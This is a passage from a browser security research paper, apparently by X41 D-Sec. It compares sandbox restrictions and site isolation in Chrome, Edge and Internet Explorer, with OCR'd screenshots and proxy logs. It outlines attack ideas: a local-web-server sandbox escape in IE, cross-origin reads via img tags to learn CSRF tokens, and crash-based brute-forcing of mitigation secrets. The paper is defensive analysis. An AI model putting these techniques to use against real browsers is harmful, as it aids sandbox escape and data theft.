Blocked Private networks and loopback	Allowed
Blocked Port binding	Allowed
Blocked File system	Partially Blocked
Blocked Registry	Partially Blocked
Blocked Process	Partially Blocked

Table 7.8: Internet Explorer Content Process Access

The low integrity processes are not sandboxed very well (see table 7.8); they have access to some parts of the file system, can accept and make connections on the loopback device and local network and connect to the Internet, can enumerate the processes running as the user on the local system and access some of their properties (Terminate|QueryLimitedInformation|Synchronize access rights), and access some parts of the registry. A full list of everything these processes have access to can be found in the GitHub repository.

Of particular interest is the ability to bind to a network port, and that local intranet pages are hosted in processes running at medium integrity. An attacker able to exploit an issue in Internet Explorer to run arbitrary code in a low integrity process can start a web-server running in this process on a local port. They could then navigate to a webpage on this local web-server, which will be considered an intranet page and therefore hosted in a medium integrity process. The attacker can then exploit the same issue again to execute arbitrary code in the medium integrity process and escape the sandbox.

7.6 Sandbox Access Comparison

The below table (see table 7.9) gives an overview of the potential attack surface exposed to an attacker for all sandboxed processes in all browsers. We have left all non-sandboxed processes out of this table for brevity.

Process	Blocked Network	Blocked Private networks and loopback	Blocked Port binding	Blocked File system	Blocked Registry	Blocked Process
Google Chrome Renderer / PPAPI process	●	●	●	●	●	●
Google Chrome GPU process	○	○	●	●	◐	◐
Microsoft Edge Manager AppContainer	○	◐	●	◐	◐	◐
Microsoft Edge Non-Managem. AppContainer	○	◐	●	◐	◐	◐
Internet Explorer content processes	○	○	○	◐	◐	◐

Table 7.9: Comparison of Sandbox Access to Resources (● - True, ○ - False, ◐ - Partly)

Since untrustworthy content is processed by browsers, all browsers have content or renderer processes with more restricted privileges. As shown in table 7.9 the Google Chrome renderer and PPAPI processes have the least access rights while content processes of Internet Explorer have at least partial access to all resources. Microsoft Edge content processes are also very restricted but still have partial access to resources such as the registry or processes. Most notably Microsoft Edge content processes have access to the network stack and can connect to public networks.

Very interesting from an attackers point of view are processes such as the *Manager AppContainer* in Microsoft Edge or the GPU process in Google Chrome. They are used for actions that need access to more sensitive resources such as the graphics drivers or authentication credentials. However, they are also processing possibly untrusted input and interact closely with more restrictive sandboxes. Their level of sandboxing was found to be less restricted. The Google Chrome GPU process is sandboxed more restrictively than the Microsoft Edge Manager AppContainer. We observed by manual inspection that the Manager AppContainer is used for different tasks ranging from handling authentication to handling access to protected resources such as the picture library. In contrast, the level of compartmentalization was stronger in Google Chrome. Multiple different processes are used for specific tasks as for example rendering and GPU access or utility processes that execute specific tasks.

In conclusion, we consider the level of sandboxing in Google Chrome to be the most restrictive and most secure. We think this is because Google Chrome separates and compartmentalizes tasks into individual processes that can be sandboxed more restrictively.

8 Process and Origin Isolation

For web browsers, the same-origin policy defines a security boundary between webpages. It basically restricts access to reading and writing data across webpages if they are defined as being in different origins. More details about the same-origin policy can be found on RFC6454[1], the chromium pages[2] or Wikipedia[3]. Bypassing a browsers same-origin policy generically is called Universal Cross-site Scripting (UXSS).

Browsers already implement the same-origin policy to prevent malicious websites from attacking other websites using DOM, Javascript and other APIs. However, the same-origin policy is traditionally implemented at a high level in these APIs. An attacker able to compromise a browser process and execute arbitrary code could potentially bypass these checks at a lower level.

By hosting each origin in a different process, preventing direct access between these processes, and applying the same-origin policy in the APIs used by these processes for inter-origin communications, the same-origin policy can be enforced at all levels in a browser.

While origins and sites with privileged access such as the settings pages are traditionally isolated from other web contents, different Internet origins were not separated on a process level. To mitigate attacks resulting from this situation, a process level isolation including sandboxing could be a solution.

A feature called *Site Isolation* was introduced[4] in Google Chrome recently. Site isolation uses multiple sandboxed processes to isolate websites in different origins at the process level.

We consider process isolation as one of the most important, yet underestimated building blocks of browser security. Without isolation of different origins, a strong sandbox will not protect against loss of sensitive data and compromise of privileged origins.

[1] `https://tools.ietf.org/html/rfc6454`

[2] `https://www.chromium.org/developers/design-documents/site-isolation`

[3] `https://en.wikipedia.org/wiki/Same-origin_policy`

[4] `https://www.chromium.org/developers/design-documents/site-isolation`

8.1 Implementations of Process Isolation

X41 D-Sec GmbH tested whether browsers implemented process level isolation correctly by examining if new processes were spawned for pop-up windows and iframes that contained cross-origin webpages, setting pages, and extensions. The results are as shown in the following table 8.1:

Isolation	Google Chrome	Microsoft Edge	Internet Explorer
Pop-ups (window.open)	◐	○	○
iframes	◐	○	○
Extensions	●	n/a	n/a
Settings / About Pages	●	◐	●
Tab Navigation	●	○	○
Subdomains	○	○	○
Resources (script)	◐	○	○
Resources (img)	○	○	○

Table 8.1: Site Isolation Results (● - True, ○ - False, ◐ - Partly)


We did not find a suitable example for a Microsoft Edge extension to extensively test isolation due to the limited number of available extensions. Also, due to the complexity of IPC and authorization enforcement of the web browser we could not completely test the enforcement of resource access restrictions by the broker or main browser processes. Even when sites are completely isolated into different processes it might be possible that the broker incorrectly gives access to resources via IPC requests that should not be available to the requester. This should be considered when further hardening isolation.

We describe the results of the tests in the following.

8.1.1 Process Level Isolation in Google Chrome

Google Chrome does not apply full process level isolation by default. Isolation of different origins from each other is applied for special origins like the Google Chrome web store, internal `chrome://` (`about:`) URLs, and extensions. Pages opened manually by the user in new tabs are also run in a separate process, but cross-origin webpages opened using `window.open` or in iframes will run in the same process as the page that opened them.

Some origins seem to be more protected such as the Google Chrome store. Figure 8.1 shows that when opening the Uniform Resource Locator (URL) `https://chrome.google.com/webstore/category/apps?hl=de` in a pop-up window using ***window.open***, Google Chrome spawned a new process to host the webstore.




```
> w=window.open('https://chrome.google.com/webstore/category/apps?hl=de',
  'chromestore', 'location=0,width=500,height=800');w.moveTo(500,0);
<· undefined
>
```

Task Manager - Google Chrome

Task	Memory	CPU	Network	Process ID
Browser	35,188K	0.0	0	4664
GPU Process	85,052K	0.0	0	4824
Tab: Developer Tools - http://www....	50,008K	0.0	0	716
Tab: X41 D-SEC GmbH - X41 D-SE...	34,316K	0.0	0	5068
App: Chrome Web Store - Apps	45,360K	0.0	0	2864

X41 D-SEC GmbH - X41
www.x41-dsec.de
X41 D-Sec
News
PEPLINK VULNERABILITY HUNTING
During a recent penetration test for a customer several vulnerabilities in peplink devices were uncovered.
Read more
HITBSECCONF17 - MARKUS VERVIER PRESENTS RESEARCH ON SIGNAL
Markus Vervier will present research on the Signal Private Messenger in Amsterdam at HITBSECCONF17.
Read more
WANTED - JUNIOR SECURITY CONSULTANT
Elements
Console
Sources
Network
Performance
top
Filter
Info
Chrome Web Store - Apps - Google Chrome
Secure
https://chrome.google.com/webstore/category/apps?hl=de
Chrome Web Store
Im Chrome Web Store suchen
Vorgestellt
Erweiterungen
Designs
Apps
Spiele
TYPEN
Chrome-Apps
Websites
KATEGORIEN
End process

Figure 8.1: Google Chrome Process Isolation Webstore



```
> w=window.open('https://myaccount.google.com', 'myaccount',
  'location=0,width=500,height=800');w.moveTo(500,0);
<· undefined
>
```

Task Manager - Google Chrome

Task	Memory	CPU	Network	Process ID
Browser	32,772K	1.6	0	4672
GPU Process	34,504K	0.0	0	4948
Tab: Developer Tools - http://www.x41-dse...	42,072K	0.0	0	4172
Tab: X41 D-SEC GmbH - X41 D-SEC GmbH...	47,576K	0.0	0	2624
Tab: My Account				

X41 D-SEC GmbH - X41
www.x41-dsec.de
X41 D-Sec
News
PEPLINK VULNERABILITY HUNTING
HITBSECCONF17 - MARKUS VERVIER PRESENTS RESEA SIGNAL
Read more
WANTED - JUNIOR SECURITY CONSULTANT
Elements
Console
Sources
Network
Performance
Memory
top
Filter
Info
My Account - Google Chrome
Secure
https://myaccount.google.com/intro
Google
SIGN IN
My Account
Welcome
Control your Google experience, all in one place
End process


Figure 8.2: Google Chrome Missing Isolation

Other sensitive sites such as `https://myaccount.google.com` are hosted in the same process as the one from which they are opened, as seen in figure 8.2. To demonstrate the impact of a compromised renderer, a crash was initiated in the parent tab as displayed in figure 8.3a.

Sites loaded in iframes (see figure 8.3b) in Google Chrome are subject to the same site isolation / process policy as pop-up windows created using `window.open`.

Figure 8.4 displays the Google Chrome PDF reader extension which is hosted in a separate process from the page that opened it.

Also, resources loaded by a webpage using for instance *script* or *image* HTML tags are processed inside the



X41 D-SEC GmbH - X41

Chrome | chrome://crash

Aw, Snap!

Something went wrong while displaying this webpage.

Learn more

```
> w=window.open('https://myaccount.google.com', 'myaccount',
  'location=0,width=500,height=800');w.moveTo(500,0);
< undefined
```

DevTools was disconnected from the page.

Once page is reloaded, DevTools will automatic

My Account - Google Chrome

Secure | https://myaccount.google.com/intro

Aw, Snap!

Something went wrong while displaying this webpage.

Task Manager - Google Chrome

Task	Memory	CPU	Network	Process ID
Browser	32,748K	0.8	0	4288
GPU Process	30,032K	0.8	0	2752
Tab: Developer Tools - http://www.x41-...	31,884K	0.0	0	2808

(a) Crash Missing Isolation

Google

Secure | https://www.google.de/?gfe_rd=cr&ei=HlpmWayMManc8AfX8bTwDw

Example Domain

This domain is establish to be used for illustr ive e may use this domain in amples without prior oord

More information...


```
> var x = document.createElement("IFRAME");
  x.setAttribute("width", "800");x.setAttribute("height", "600");
  x.setAttribute("src", "https://www.example.org");
  document.body.appendChild(x);
< ▶<iframe width="800" height="600" src="https://www.example.org">…</iframe>
```

Task Manager - Google Chrome

Task	Memory	CPU	Network	Process ID
Browser	33,936K	6.2	0	4288
GPU Process	32,568K	0.0	0	2752
Tab: Developer Tools - https://www.go...	59,484K	0.0	0	2808
Tab: Google	67,416K	13.3	0	4412

(b) iFrame

Figure 8.3: Google Chrome Renderer



X41 D-SEC GmbH - X41

Secure | https://www.x41-dsec.de

X41 D-Sec

News

PEPLINK VULNERABILITY HUNTING

During a recent penetration test for a customer several vulnerabilities in peplink devices were uncovered.

Read more

HITBSECCONF17 - MARKUS VERVIER PRESENTS RESEARCH ON SIGNAL

Markus Vervier will present research on the Signal Private Messenger in Amsterdam at HITBSECCONF17.

Read more

WANTED - JUNIOR SECURITY CONSULTANT

chrome-extension://mhjfbmdgcfjbbpaeojofohoefgiehjai/i...

iewer | chrome-extension://mhjfbmdgcfjbbpaeojofohoefgi

```
> // test to open a popup
  // 1. open the popup
  w=window.open('chrome-extension://mhjfbmdgcfjbbpaeojofohoefgiehjai/inde
  'extension', 'location=0,width=500,height=800');w.moveTo(500,0);

  // 2. navigate to chrome://cras
  //
  // 3. crash in the popup since  runs in a different process
< undefined
```

Task Manager - Google Chrome

Task	Memory	CPU	Network	Process ID
Browser	36,408K	1.5	0	4288
GPU Process	37,756K	0.0	0	2752
Tab: Developer Tools - https://www.x41...	65,716K	0.0	0	2808
Tab: X41 D-SEC GmbH - X41 D-SEC G...	22,600K	0.0	0	3900
Extension: chrome-extension://mhjfbm...	27,628K	0.0	0	3924

Figure 8.4: Google Chrome Extension Isolation

same renderer even when they are from different origins. We confirmed that content from different origins is loaded into the memory of a single renderer by using an image tag, i.e.

```
<img src='https://myaccount.google.com'>
```

For script tags this is partly mitigated because strict Multipurpose Internet Mail Extensions (MIME) type checking prevents non-scripts from being loaded from different origins. This prevents for example the loading of `https://myaccount.google.com` inside a script tag.


8.1.1.1 Google Chrome Experimental Site-Per-Process Support

Isolation	Google Chrome
Popups (window.open)	●
iframes	●
Extensions	●
Settings / About Pages	●
Tab Navigation	●
Subdomains	○
Resources (script)	◐
Resources (img)	○

Table 8.2: Google Chrome Experimental Site Isolation Overview (● - True, ○ - False, ◐ - Partly)

Google Chrome also has experimental support for full process level isolation as described in the documentation[5]. The updated results are displayed in figure 8.2.

[5] `https://www.chromium.org/developers/design-documents/site-isolation`



```
▼<fieldset class="column right">
  ▶<div class="window top" id="panel_css" data-panel_type=
  "css">…</div>
    <div class="handler handler_horizontal" style="top: 34px;
    "></div>
  ▼<div id="result" class="window bottom">
      <iframe name="result" sandbox="allow-forms allow-
      scripts allow-same-origin allow-modals allow-popups"
      allowfullscreen frameborder="0" src="//
      fiddle.jshell.net[redacted]/show/"></iframe> == $0
```

```
element.style {
}
#content                _dist-editor.cs…14_05_2017_1:3
iframe, #content textarea {
   border:▶ 0!important;
}
```

Taskmanager - Google Chrome

Aufgabe	Speicher	Privater Speicher	CPU	Netzwerk	Vorgangs-ID ▲
Subframe: https://headwa...	12.136 KB	12.000 KB	0.0	0	3644
GPU-Verarbeitung	57.064 KB	57.028 KB	0.0	0	6220
Tab: Developer Tools - htt...	39.308 KB	39.080 KB	0.0	0	6224
Subframe: https://jshell.net/	10.328 KB	10.212 KB	0.0	0	6680
Tab: Edit fiddle - JSFiddle	36.184 KB	35.976 KB	0.0	0	7080
Browser	36.804 KB	36.772 KB	4.6	0	7108

Figure 8.5: Google Chrome Process Isolation Experimental


We confirmed that all iframes and tabs with different origins are isolated in individual processes as shown in figure 8.5. This is even true for 100 webpages in different origins opened via the JavaScript ***window.open*** function; a separate process was created for each website. Note that process level isolation does not apply to sub-domains; i.e. `a.example.com` can be hosted in the same process as `b.example.com` with full experimental isolation enabled. Google Chrome does take into account certain second-level domains such as `.co.uk`. This makes sure that sites such as `a.co.uk` and `b.co.uk` do not share the same process with experimental isolation enabled. However, other sites such as those found under sub-domains of the popular `github.io` domain may share the same process.

We found that it is still possible to load arbitrary content from other origins into an isolated renderer by using *img* tags. This partially subverts the isolation since attackers can exploit this to load content they want to access from different origins. Using this, secret Cross-Site Request Forgery (CSRF) tokens may be learnt that would allow to launch CSRF attacks against remote sites. Also possibly confidential content from other origins could be accessed by exploiting this.

We tested the cross origin resource access by loading a large file as image on a test website or script and checking the memory space of the renderer responsible for handling this site. We did not test XMLHttpRequest (XHR) or ***fetch*** API requests but assume behaviour will be similar to handling script tags.

8.1.2 Process Level Isolation in Microsoft Edge

Microsoft Edge currently has no process level isolation between different Internet origins; webpages from different domains are hosted in the same process when opened using ***window.open*** or iframes. The settings


Progress Telerik Fiddler Web Debugger
File Edit Rules Tools View Help GET /book GeoEdge
WinConfig Replay Go
Composer FiddlerScript Log Filters
Statistics Inspectors Auto
Capturing All Processes
sysinternals...

Session Properties (1) 10.0.2.2:8000/tabnav.html

```
SESSION STATE: Done.
Response Entity Size: 362 byt

== FLAGS ==================
BitFlags: [None] 0x0
X-CLIENTIP: 127.0.0.1
X-CLIENTPORT: 51177
X-EGRESSPORT: 51178
X-HOSTIP: 10.0.2.2
X-PROCESSINFO: microsoftedgecp:4840
X-RESPONSEBODYTRANSFERLENGTH: 362

== TIMING INFO ============
ClientConnected:       14:59:54.857
ClientBeginRequest:    14:59:54.873
GotRequestHeaders:     14:59:54.873
ClientDoneRequest:     14:59:54.873
Determine Gateway:     0ms
DNS Lookup:            0ms
TCP/IP Connect:        0ms
HTTPS Handshake:       0ms
ServerConnected:       14:59:54.873
FiddlerBeginRequest:   14:59:54.873
ServerGotRequest:      14:59:54.873
ServerBeginResponse:   14:59:54.873
GotResponseHeaders:    14:59:54.873
ServerDoneResponse:    14:59:54.873
ClientBeginResponse:   14:59:54.873
ClientDoneResponse:    14:59:54.873

The response was buffered before delivery

== WININET CACHE INFO ============
This URL is not present in the WinINET ca
* Note: Data above shows WinINET's curren
* Note: Data above shows WinINET's Medium
```

Hit ESC to close, F5 to refresh, ALT+Up/Down to switch Ses

Session Properties (3) example.com/

```
SESSION STATE: Done.
Response Entity Size: 0 bytes.

== FLAGS ==================
BitFlags: [IsHTTPS, ClientPipeReused, ServerPipeReused] 0x19
X-CLIENTIP: 127.0.0.1
X-CLIENTPORT: 51179
X-EGRESSPORT: 51180
X-HOSTIP: 93.184.216.34
X-PROCESSINFO: microsoftedgecp:4840
X-RESPONSEBODYTRANSFERLENGTH: 0
X-SERVERSOCKET: REUSE ServerPipe#2

== TIMING INFO ============
ClientConnected:       14:59:58.841
ClientBeginRequest:    14:59:59.607
GotRequestHeaders:     14:59:59.607
ClientDoneRequest:     14:59:59.607
Determine Gateway:     0ms
DNS Lookup:            0ms
TCP/IP Connect:        0ms
HTTPS Handshake:       0ms
ServerConnected:       14:59:58.950
FiddlerBeginRequest:   14:59:59.607
ServerGotRequest:      14:59:59.607
ServerBeginResponse:   14:59:59.763
GotResponseHeaders:    14:59:59.763
ServerDoneResponse:    14:59:59.763
ClientBeginResponse:   14:59:59.763
ClientDoneResponse:    14:59:59.763

       Overall Elapsed:    0:00:00.156

The response was buffered before delivery to the client.

== WININET CACHE INFO ============
This URL is not present in the WinINET cache. [Code: 2]
* Note: Data above shows WinINET's current cache state, not the state at t
* Note: Data above shows WinINET's Medium Integrity (non-Protected Mode) c
```

Hit ESC to close, F5 to refresh, ALT+Up/Down to switch Session.

Session Properties (4) 10.0.2.2:8000/windowopentests.html

```
SESSION STATE: Done.
Response Entity Size: 367 bytes.

== FLAGS ==================
BitFlags: [None] 0x0
X-CLIENTIP: 127.0.0.1
X-CLIENTPORT: 51253
X-EGRESSPORT: 51254
X-HOSTIP: 10.0.2.2
X-PROCESSINFO: microsoftedgecp:4840
X-RESPONSEBODYTRANSFERLENGTH: 367

== TIMING INFO ============
ClientConnected:       15:10:40.279
ClientBeginRequest:    15:10:40.279
GotRequestHeaders:     15:10:40.279
ClientDoneRequest:     15:10:40.279
Determine Gateway:     0ms
DNS Lookup:            0ms
TCP/IP Connect:        0ms
HTTPS Handshake:       0ms
ServerConnected:       15:10:40.279
FiddlerBeginRequest:   15:10:40.279
ServerGotRequest:      15:10:40.279
ServerBeginResponse:   15:10:40.279
GotResponseHeaders:    15:10:40.295
ServerDoneResponse:    15:10:40.295
ClientBeginResponse:   15:10:40.295
ClientDoneResponse:    15:10:40.295

       Overall Elapsed:    0:00:00.015

The response was buffered before delivery to the clien

== WININET CACHE INFO ============
This URL is not present in the WinINET cache. [Code: 2
* Note: Data above shows WinINET's current cache state
* Note: Data above shows WinINET's Medium Integrity (n
```

Hit ESC to close, F5 to refresh, ALT+Up/Down to switch Session.

Session Properties (20) myaccount.google.com/_/scs/mss-static/_/js/k=boq-identity.Acco...

```
SESSION STATE: Done.
Response Entity Size: 13321 bytes.

== FLAGS ==================
BitFlags: [IsHTTPS, ClientPipeReused, ServerPipeReused] 0x19
X-CLIENTIP: 127.0.0.1
X-CLIENTPORT: 51257
X-EGRESSPORT: 51258
X-HOSTIP: 172.217.17.110
X-PROCESSINFO: microsoftedgecp:4840
X-RESPONSEBODYTRANSFERLENGTH: 13,321
X-SERVERSOCKET: REUSE ServerPipe#6

== TIMING INFO ============
ClientConnected:       15:10:43.919
ClientBeginRequest:    15:10:44.623
GotRequestHeaders:     15:10:44.623
ClientDoneRequest:     15:10:44.623
Determine Gateway:     0ms
DNS Lookup:            0ms
TCP/IP Connect:        0ms
HTTPS Handshake:       0ms
ServerConnected:       15:10:43.966
FiddlerBeginRequest:   15:10:44.623
ServerGotRequest:      15:10:44.623
ServerBeginResponse:   15:10:44.639
GotResponseHeaders:    15:10:44.639
ServerDoneResponse:    15:10:44.654
ClientBeginResponse:   15:10:44.654
ClientDoneResponse:    15:10:44.654

       Overall Elapsed:    0:00:00.031

The response was buffered before delivery to the client.

== WININET CACHE INFO ============
This URL is not present in the WinINET cache. [Code: 2]
* Note: Data above shows WinINET's current cache state, not the state at t
* Note: Data above shows WinINET's Medium Integrity (non-Protected Mode) c
```

Hit ESC to close, F5 to refresh, ALT+Up/Down to switch Session.

Figure 8.6: Microsoft Edge Site Isolation

are hosted in a different AppContainer and therefore in a different process.

When a navigation to a different public Internet origin is initiated in a tab, no new content process is spawned. Instead, the existing content process is reused. If a malicious origin could compromise a content process, all further origins processed by this content process could also be compromised. This was tested using the Fiddler[6] web debugging proxy as displayed in figure 8.6.

The isolation concept of Microsoft Edge is different to Google Chrome in that there is a distinction between Internet origins and private Intranet / trusted sites. Depending on the network location, pages are started in a different AppContainer. We could confirm that Microsoft Edge will open an Intranet website in a different AppContainer and content process when it is navigated to from a tab that hosts an Internet website.

[6] http://www.telerik.com/fiddler

8.1.3 Process Level Isolation in Internet Explorer

Internet Explorer currently has no process level isolation between different origins; webpages from different domains are hosted in the same process when opened using ***window.open*** or iframes. The settings page is not part of the web browser as such, but part of the Windows Control Panel and is therefore not hosted in the same process as any webpage. The downloads and extension pages are displayed by the parent (non-sandboxed) process and are therefore also not in the same process as any webpage.

8.2 Process Spawning and Exploitation

Isolation on a process level does have one potential downside: it allows an attacker to force a browser to spawn new processes at will and host content under their control in these new processes. This can be useful if an attacker is attempting to exploit a vulnerability that is inherently unreliable and prone to unpreventable crashes: loading such an exploit in an iframe or pop-up window in another origin will make sure that if the exploit fails, the page that opened it will continue to run. This allows the attacker to load the exploit again and again until it succeeds. Similarly, this allows brute-force attacks on secret values used by mitigations such as Address Space Layout Randomization (ASLR), /GS (the buffer security check) or Virtual Table Guard (VTGuard).

We have created a Proof of Concept (PoC)A which simulates an attack that requires brute-forcing a magic value and abuses the isolation to achieve this. It consists of a main page running in one domain (e.g. `127.0.0.1`) and test pages loaded in another domain (e.g. `localhost`). The main page opens a test page and provides a value to test. If the wrong value is provided, the test page crashes. If the right magic value is provided, the main page will be navigated by the test page to report that the test completed successfully. In this scenario, with experimental process level isolation enabled in Google Chrome, crashing the process that hosts a test page does not affect the main page. The main page will continue to load test pages with different values until it finds the right magic value.

The PoC we provided is looking for the number 28, starting at 0, increasing by one after each failed test. This should be sufficient to proof this type of attack works reliably while completing within a reasonable amount of time. We have tested that it is possible to find much higher numbers and cause many more crashes before doing so. Various optimizations to the code should allow an attacker to speed up this test significantly, such as using multiple domains to test several values in parallel.

9 Hardening and Exploit Mitigation

Modern applications use an array of techniques to attempt to mitigate against vulnerabilities in their code. Some of these are implemented by the Operating System, some are added by the compiler at compile time, and some are implemented by the applications themselves to mitigate threats that are specific to the application.

Many of these techniques are enabled at runtime such as the lockdown of *win32k.sys* syscalls described below in subsection 9.3.13.0.1.

It can be debated whether the above techniques are hardening or sandboxing techniques but that discussion is not relevant to their functioning or impact on security. We have left that discussion out of this paper and chosen to cover all of these in this chapter.

9.1 Testing Methodology

